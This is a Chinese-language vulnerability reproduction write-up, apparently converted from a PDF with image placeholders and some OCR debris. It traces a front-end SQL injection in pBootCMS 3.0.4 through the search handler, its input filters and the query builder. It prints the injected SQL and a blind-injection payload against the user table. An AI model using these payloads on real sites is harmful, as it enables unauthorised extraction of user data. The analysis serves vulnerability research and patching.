pBootCMS 3.0.4 前台注入漏洞复现

漏洞点跟进

- 网上公布漏洞点在 /?p=search ,POST 数据: 1=select 1 ,
- 1. [apps/home/controller/ParserController.php] 的 [parserSearchLabel] 函数

image-20211108160733164

请求的数据赋值给 \$receive 进行遍历, \$key 进入 request 函数进行处理

2. 跟进 request 函数, 文件 core/function/helper.php

```
* @param string $name
 * @param mixed $type
 * @param string $require
 * @param string $vartext
 * @param string $default
function request(§name, $type = null, $require = false, $vartext = null, $default = null)
    if (isset($_POST[$name])) {
```

标定请求类型 POST或GET , 构造变量

传递给 filter(\$name, \$condition)

3. 跟进 filter 函数,文件 core/function/helper.php

image-20211108161336349

赋值 [\$data = @\$_POST[\$varname]; , 并进行去空格处理

```
| State | Sta
```

image-20211108161449842

之后进行类型检测, 正则匹配

image-20211108161543059

image-20211108161556813

可以看到注入字符串只能包含中文、字母、数字、横线、点、逗号、空格。

最后进行 [return escape_string(\$data); 处理。

4. 继续跟进 escape_string 函数。文件 core/function/handle.php

image-20211108161917276

进行了 [htmlspecialchars] 和 [addslashes] 转义。

5. 数据经过一系列过滤后返回到 [apps/home/controller/ParserController.php] 文件的 [parserSearchLabel] 函数,赋值给 [\$where3] 数组。

image-20211108162140400

6. 继续跟着变量 [\$where3], 进入到读取数据函数 [\$data = \$this->model->getList(\$scode, \$num, \$order, \$where1,

\$where2, \$where3, \$fuzzy, \$start, \$lfield, \$lg);

image-20211108162403932

7. 跟进 getList 函数, 文件 apps/home/model/ParserModel.php

image-20211108162741457

函数中 \$select=\$where3,

8. 继续跟进 \$select 变量

```
// 筛选条件支持模糊匹配
return parent::table( table: 'ay_content a')->field($fields)

->where($scode_arr, inConnect: 'OR')

->where($where)

->where($where)

->where($select, inConnect: 'AND', outConnect: 'AND', $fuzzy)

->where($filter, inConnect: 'OR')

->where($tags, inConnect: 'OR')

->join($join)

->order($order)

->limit( limit: $start - 1, $num)

->decode()

->select();
```

image-20211108162943901

进入 where 函数进行处理

9. 继续跟进 where 函数

```
final public function where($where, $inConnect = 'AND', $outConnect = 'AND', $fuzzy = false)
   if (isset($this->sql['where']) && $this->sql['where']) {
   if (is_array($where)) {
       $flag = false;
           if (! is_int($key)) {
```

00044400400000000

pBootCMS 3.0.4 前台注入漏洞复现

image-20211108163233609

可以看到条件之间使用 AND 进行连接当传递的参数 \$where 是一个数组时就遍历数组,当 \$where 是一个索引数组时,则: \$where string.=\$value 。故而可以控制 \$where 为索引数组,进而实现 sql 注入。

payload 数据流跟踪

• 进行 post 请求搜索数据 1=1 时,在 \$where3 变量下断点



image-20211108164300567

\$where3=[1]

• 继续跟踪 SQI 语句构造,经过一些类转换形成了 SQI 语句 SELECT COUNT(*) AS sum FROM ay_content a LEFT JOIN ay_content_sort b ON a.scode=b.scode LEFT JOIN ay_content_sort c ON a.subscode=c.scode LEFT JOIN ay_model d ON b.mcode=d.mcode LEFT JOIN ay_member_group f ON a.gid=f.id LEFT JOIN ay_content_ext e ON a.id=e.contentid WHERE(a.scode in ('5','6','7') OR a.subscode='5') AND(a.status=1 AND d.type=2 AND a.date<'2021-11-08 16:49:33' AND a.acode='cn') AND(1) ,最后时把输入的 1=1 转换成了条件中的 AND (1)




image-20211108165408166

• 查询到所有信息




image-20211108165755096

• 当 post 数据为 1=0 时没抓到 sql 语句,用 1=select 0 抓到 sql 语句为 SELECT COUNT(*) AS sum FROM ay_content a LEFT JOIN ay_content_sort b ON a.scode=b.scode LEFT JOIN ay_content_sort c ON a.subscode=c.scode LEFT JOIN ay_model d ON b.mcode=d.mcode LEFT JOIN ay_member_group f ON a.gid=f.id LEFT JOIN ay content ext e ON a.id=e.contentid WHERE(a.scode in ('5','6','7') OR a.subscode='5') AND(a.status=1

AND d.type=2 AND a.date<'2021-11-08 17:00:56' AND a.acode='cn') AND(select 0) 同样添加了 AND(select 0) 语句, Sql 注入可行。




image-20211108170258976



image-20211108225320420

漏洞利用

• post 传输数据 1=select 1 from ay_user where username regexp 0x61 可以进行盲注。

